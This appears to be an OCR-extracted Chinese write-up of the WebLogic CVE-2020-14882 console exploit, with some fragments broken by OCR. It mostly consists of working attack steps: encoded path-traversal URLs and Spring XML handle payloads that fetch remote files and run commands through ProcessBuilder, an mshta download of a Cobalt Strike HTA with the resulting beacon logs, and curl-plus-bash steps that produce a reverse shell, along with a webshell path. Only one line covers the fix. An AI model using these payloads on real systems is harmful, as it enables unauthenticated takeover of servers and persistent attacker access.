
```
The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows,
through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.
```

URL
http://192.168.78.105:7001/console/css/%252e%252e%252fconsole.portal

Enable POST

enctype
application/x-www-form-urlencoded

Body
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://139.155.49.43:8000/cmd.xml")




```
        at com.bea.console.utils.MBeanUtilsInitSingleFileServlet.service(MBeanUtilsInitSingleFileServlet.j
        at weblogic.se                    ice(AsyncInitServlet.java:130)
                                          lelper$ServletServiceAction.run(StubSecurityHelper.java:2
                                          lelper.invokeServlet(StubSecurityHelper.java:125)
                                          npl.execute(ServletStubImpl.java:301)
                                          pFilter(TailFilter.java:26)
                                          npl.doFilter(FilterChainImpl.java:56)
                                          :Filter.doFilter(RequestEventsFilter.java:27)
                                          npl.doFilter(FilterChainImpl.java:56)
                                          :Context$ServletInvocationAction.wrapRun(WebAppServletCon
                                          :Context$ServletInvocationAction.run(WebAppServletContext
                                          icatedSubject.doAs(AuthenticatedSubject.java:321)
                                          ;er.runAs(SecurityManager.java:120)
                                          :Context.securedExecute(WebAppServletContext.java:2273)
                                          :Context.execute(WebAppServletContext.java:2179)
                                          :tImpl.run(ServletRequestImpl.java:1490)
                                          ecuteThread.java:256)
                                          :Thread.java:221)
                                          core.repackaged.springframework.context.support.ClassPath
                                          getHandle(HandleFactory.java:58)
Caused
>
<2020-11-2 下午12时36分51秒 CST> <Warning> <netuix> <BEA-423420> <Redirect is executed in begin or refresh
ptionPage.>
```

Getshell:

> cmd.xml

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value><![CDATA[mshta http://139.155.49.43:888/download/file.ext]]></value>
          </list>
```

```
            </constructor-arg>
        </bean>
</beans>
```



	external	inter...	listener	user	computer	note	process	pid	arch	last
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	2876	x86	45s
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	3180	x86	19s
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	3368	x86	37s
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	3800	x86	28s
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	4240	x86	10s
	110.53....	10.10.1...	http	Adminis...	WEB		powers...	4888	x86	1m

```
10/28 00:52:30 *** mingyue has left.
11/02 13:40:39 *** mingyue has joined.
11/02 13:42:27 *** mingyue hosted file /root/tools/CobaltStrike4.0/uploads/evil.hta @
http://139.155.49.43:888/download/file.ext
11/02 13:43:41 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:43:49 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:43:58 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:44:07 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:44:16 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:44:25 *** initial beacon from Administrator *@10.10.10.80 (WEB)
11/02 13:44:35 *** initial beacon from Administrator *@10.10.10.80 (WEB)
```

```
ROOT_PATH= C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\

Shell_path= ../../../wlserver/server/lib/consoleapp/webapp/images/xxx.jsp

http://192.168.7.105:7001/console/images/jsp4ant.jsp
```

[linux] WebLogic Server 版本: 12.2.1.3


是一种更为通杀的方法，最早在 `CVE-2019-2725` 被提出，对于所有Weblogic版本均有效。

构造一个XML文件，并将其保存在Weblogic可以访问到的服务器上，如 http://example.com/rce.xml:

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
```


```
            <constructor-arg>
              <list>
                <value>bash</value>
                <value>-c</value>
                <value><![CDATA[touch /tmp/success2]]></value>
              </list>
            </constructor-arg>
        </bean>
    </beans>
```

然后让Weblogic加载XML并执行其中的命令：



```
root@VM-0-2-ubuntu:~# cat shell.xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[touch /tmp/success2]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
139.155.49.43 - - [02/Nov/2020 11:11:06] "GET /shell.xml HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 11:11:06] "GET /shell.xml HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 11:11:08] "GET /shell.xml HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 11:11:08] "GET /shell.xml HTTP/1.1" 200 -
```

```
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://139.155.49.43:8000/shell.xml")
```



139.155.49.43:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage

Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:


10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://139.155.49.43:8000/shell.xml")



```
[oracle@1a3403c61077 base_domain]$ ls /tmp
ls /tmp
hsperfdata_oracle
shell.sh
success1
success2
wlstOfflineLogs_oracle
wlstTemporacle
[oracle@1a3403c61077 base_domain]$
```

缺点是需要Weblogic的服务器能够访问到恶意XML。

- 反弹shell

shell.xml

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[curl 139.155.49.43:8000/shell.sh -o /tmp/shell.sh]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

shell1.xml

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[bash /tmp/shell.sh]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

5. 漏洞修复

关闭后台/console/console.portal对外访问

6. 参考文章

vulhub/weblogic/CVE-2020-14882

s1kr10s/CVE-2020-14882

jas502n/CVE-2020-14882